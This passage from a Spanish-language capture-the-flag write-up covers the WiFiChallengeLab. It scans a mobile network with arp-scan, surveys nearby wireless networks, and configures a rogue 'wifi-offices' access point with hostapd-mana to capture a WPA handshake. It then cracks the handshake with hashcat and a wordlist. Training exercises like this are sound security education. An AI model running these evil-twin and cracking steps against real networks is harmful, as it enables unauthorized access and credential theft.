DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 7 (xid=0xc40eaa6f)
DHCPOFFER of 192.168.2.74 from 192.168.2.1
DHCPREQUEST for 192.168.2.74 on wlan1 to 255.255.255.255 port 67 (xid=0x6faa0ec4)
DHCNACK of 192.168.2.74 from 192.168.2.1 (xid=0xc40eaa6f)
bound to 192.168.2.74 -- renewal in 36267 seconds.
root@WiFiChallengeLab:/home/user#
```

Con esto iniciamos en la web e introducimos la cookie en el navegador, recargamos y obtendremos la flag.



[Challenge](#) [923 Solves](#) [×](#)

11. Is there client isolation in the wifi-mobile network?

150

Is there client isolation in the wifi-mobile network?

Get flag from the other user's web server.


[View Hint](#)

[Flag](#) [Submit](#)

```
root@WiFiChallengeLab:/home/user# arp-scan --interface=wlan1 192.168.2.0/24
Interface: wlan1, type: EN10MB, MAC: 3e:ac:1c:68:13:7a, IPv4: 192.168.2.74
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.2.1    f0:9f:c2:71:22:12    Ubiquiti Networks Inc.
192.168.2.7    28:6c:07:6f:f9:43    XIAOMI Electronics,CO.,LTD
192.168.2.7    28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.8    28:6c:07:6f:f9:43    XIAOMI Electronics,CO.,LTD
192.168.2.8    28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.930 seconds (132.64 hosts/sec). 5 responded
```

Mediante el comando arp-scan en la interfaz y red determinada de wifi-mobile, vemos que hay dos posibles redes dentro de esta wifi.



Ahora tendremos que obtener la contraseña de wifi-offices.


Comenzaremos como siempre con el análisis de la red.

Para este caso vemos que no podemos ver la red wifi-offices ni tampoco tenemos acceso a su bssid:

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID	MANUFACTURER
F0:9F:C2:71:22:1A	-28	28	0 0 44	54e	WPA2	CCMP	MGT			wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:71:22:15	-28	28	4 0 44	54e	WPA2	CCMP	MGT			wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28	-28	28	0 0 44	54e	WPA2	CCMP	MGT			wifi-regional-tablets	Ubiquiti Networks Inc.
F0:9F:C2:71:22:16	-28	28	0 0 44	54e	WPA2	CCMP	MGT			wifi-regional	Ubiquiti Networks Inc.
F0:9F:C2:71:22:17	-28	28	117 2 44	54e	WPA2	CCMP	MGT			wifi-global	Ubiquiti Networks Inc.
F0:9F:C2:71:22:10	-28	15	34 0 6	54	OPN			0.0		wifi-guest	Ubiquiti Networks Inc.
F0:9F:C2:71:22:12	-28	15	28 0 6	54	WPA2	CCMP	PSK	0.0		wifi-mobile	Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3	-28	15	0 0 6	54	WPA2	CCMP	PSK	0.0		MiFibra-5-D6G3	Unknown
CE:CB:B1:E6:BF:A8	-28	15	0 0 6	54	WPA2	CCMP	PSK	0.0		WIFI-JUAN	Unknown
F0:9F:C2:1A:CA:25	-28	15	0 0 11	54e	WPA3	CCMP	SAE	0.0		wifi-IT	Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24	-28	15	0 0 11	54e	WPA3	CCMP	SAE	0.0		wifi-management	Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26	-28	15	0 0 11	54	OPN			0.0		<length: 9>	Ubiquiti Networks Inc.
CA:6D:F8:26:A5:AA	-28	15	0 0 9	54	WPA2	TKIP	PSK			vodafone7123	Unknown
92:47:47:45:1D:11	-28	28	0 0 3	54	WPA2	CCMP	PSK			MOVISTAR_JYG2	Unknown
F0:9F:C2:71:22:11	-28	28	1148 0 3	54	WEP	WEP				wifi-old	Ubiquiti Networks Inc.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:15	64:32:A8:07:6C:40	-29	0 -54e	0	8		AP_router,wifi-corp
F0:9F:C2:71:22:17	64:32:A8:0C:53:51	-29	9e- 6e	294	112		open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-29	48e- 1e	0	3		
F0:9F:C2:71:22:10	B0:72:BF:44:B0:49	-29	24 -54	0	10		
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	9 -36	0	10		
F0:9F:C2:71:22:10	B0:72:BF:B0:78:48	-29	54 -54	48	14		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	1 -54	0	2		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	1 -54	66	26		
F0:9F:C2:71:22:11	72:26:71:64:03:5C	-29	12 -36	0	1148		
(not associated)	64:32:A8:AC:53:50	-29	0 - 1	0	2		wifi-regional
(not associated)	64:32:A8:A9:DE:55	-29	0 - 1	0	2		wifi-regional-tablets
(not associated)	02:00:00:00:03:00	-49	0 - 1	0	1		
(not associated)	02:00:00:00:06:00	-49	0 - 1	0	1		
(not associated)	02:00:00:00:04:00	-49	0 - 1	0	1		
(not associated)	02:00:00:00:05:00	-49	0 - 1	0	1		
(not associated)	64:32:A8:BA:6C:41	-29	0 - 6	0	4		wifi-corp
(not associated)	64:32:A8:AD:AB:53	-49	0 - 1	44	30		wifi-corp-legacy
(not associated)	78:C1:A7:BF:72:46	-49	0 - 1	90	36		wifi-offices,Jason
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 1	90	36		wifi-offices,Jason


Buscando tras leer la pista vamos a probar a crear un AP falso para ver si al loguearse en nuestro servidor podemos ver la contraseña en texto plano.



```
GNU nano 4.8
interface=wlan0mon
ssid=wifi-offices
hw_mode=g
channel=6
auth_algs=1
wpa=2
wpa_passphrase=12345678 # Contraseña falsa para el AP falso
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
mana_wpaout=hostapd.hccapx
```

Crearemos este archivo de configuración que será la red falsa, usaremos la interfaz del modo monitor porque será la encargada de capturar el tráfico que reciban las conexiones de esta red.

También creamos un archivo que dará ips en esa interfaz:



```
root@WiFiChallengeLab: /home/user/tarea12
root@WiFiChallengeLab: /home/user/tarea12# ls
hostapd-mana.conf  wifi_offices_hash.hccapx  wifi_offices_hash.txt
root@WiFiChallengeLab: /home/user/tarea12# ls -lha
total 20K
drwxr-xr-x  2 root root 4.0K Feb  5 02:34 .
drwxr-xr-x 18 user user 4.0K Feb  5 02:21 ..
-rw-r--r--  1 root root 132 Feb  5 02:30 hostapd-mana.conf
-rw-r--r--  1 root root 402 Feb  5 02:34 wifi_offices_hash.hccapx
-rw-r--r--  1 root root 402 Feb  5 02:32 wifi_offices_hash.txt
root@WiFiChallengeLab: /home/user/tarea12# rm ./#
root@WiFiChallengeLab: /home/user/tarea12# ls
root@WiFiChallengeLab: /home/user/tarea12# nano hostapd-mana.conf
root@WiFiChallengeLab: /home/user/tarea12# cat dnsmasq.conf
interface=wlan0mon
dhcp-range=192.168.1.100,192.168.1.200,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,8.8.8.8
root@WiFiChallengeLab: /home/user/tarea12#
```

```
root@WiFiChallengeLab:/home/user/tarea12# hostapd-mana hostapd-mana.conf
Configuration file: hostapd-mana.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
Using interface wlan0mon with hwaddr 02:00:00:00:00:00 and ssid "wifi-offices"
wlan0mon: interface state UNINITIALIZED->ENABLED
wlan0mon: AP-ENABLED
```

Con este comando obtenemos este hash, para este caso me comi mucho la cabeza intentado usar hascat en vmware, por lo que acabe pasandome a windows.

```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -I
hashcat (v6.2.6) starting in backend information mode
```

Successfully initialized the NVIDIA main driver CUDA runtime library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
CUDA SDK Toolkit required for proper device support and utilization.
Falling back to OpenCL runtime.

OpenCL Info:
=====

OpenCL Platform ID #1
Vendor...: NVIDIA Corporation
Name....: NVIDIA CUDA
Version.: OpenCL 3.0 CUDA 12.7.33

Backend Device ID #1
Type.....: GPU
Vendor.ID.....: 32
Vendor.....: NVIDIA Corporation
Name.....: NVIDIA GeForce RTX 2060
Version.....: OpenCL 3.0 CUDA
Processor(s)....: 30

```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -m 22000 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting
```

* Runtime...: 0 secs


5a29748ee25092563c7b19c8ed1fd9e9:020000000000:b499ba6ff945:wifi-offices:password1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOl)
Hash.Target.....: .\hash.txt
Time.Started....: Wed Feb 05 04:15:11 2025 (1 sec)
Time.Estimated...: Wed Feb 05 04:15:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 338.5 kH/s (11.11ms) @ Accel:256 Loops:64 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 561738/14344384 (3.92%)
Rejected.....: 315978/561738 (56.25%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> 025791111
Hardware.Mon.#1..: Temp: 67c Fan: 40% Util: 57% Core:1920MHz Mem:7000MHz Bus:16

Started: Wed Feb 05 04:14:50 2025

Stopped: Wed Feb 05 04:15:14 2025

```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>
```



Así acabamos obteniendo la contraseña de offices gracias a falsificar un AP, y deshasheando la contraseña obtenida con hashcat.